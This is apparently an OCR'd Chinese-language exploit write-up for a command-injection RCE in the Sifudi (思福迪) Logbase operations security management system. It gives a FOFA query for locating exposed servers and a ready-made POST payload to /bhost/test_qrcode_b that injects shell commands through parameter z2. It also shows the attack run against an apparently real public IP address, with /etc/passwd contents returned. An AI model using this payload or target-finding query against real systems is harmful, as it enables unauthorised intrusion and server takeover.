
S19-1思福迪-运维安全管理系统-RCE

漏洞描述：

由于思福迪运维安全管理系统 test_qrcode_b路由存在命令执行漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

网站图片：



网络测绘：

fofa语法：

((title="Logbase" || header="Server: dummy" || body="onclick=\"location.href='trustcert.cgi'") && body!="couchdb") || banner="Server: dummy"

漏洞复现：

payload：

```
POST /bhost/test_qrcode_b HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 27
Content-Type: application/x-www-form-urlencoded
Referer: https://your-ip
Accept-Encoding: gzip
Connection: close

z1=1&z2="|whoami;"&z3=bhost
```

效果图:

Request

数据包扫描 热加载 构造请求

```
POST /bhost/test_qrcode_b HTTP/1.1
Host : 211.144.105.164
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length auto : 27
Content-Type: application/x-www-form-urlencoded
Referer: https://211.144.105.164
Accept-Encoding: gzip
Connection: close

z1=1&z2="|cat /etc/passwd;"&z3=bhost
```

Responses https 1252bytes / 782ms

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 12 Dec 2023 12:23:34
Content-Type: text/html; charset
Connection: close
Strict-Transport-Security: max-a
Content-Length: 1252

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/
adm:x:3:4:adm:/var/adm:/sbin/nol
lp:x:4:7:lp:/var/spool/lpd:/sbin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/s
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail
uucp:x:10:14:uucp:/var/spool/uuc
operator:x:11:0:operator:/root:/
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/var/gophe
ftp:x:14:50:FTP User:/var/ftp:/s
nobody:x:99:99:Nobody:/:/sbin/no
vcsa:x:69:69:virtual console mem
saslauth:x:499:76:Saslauthd user
postfix:x:89:89::/var/spool/post
sshd:x:74:74:Privilege-separated
dbus:x:81:81:System message bus:
rpc:x:32:32:Rpcbind Daemon:/var/
mysql:x:91:100:MySQL Server:/var
apache:x:93:100:Linux User:/var/
home:x:93:100:Linux User:/var/tm
```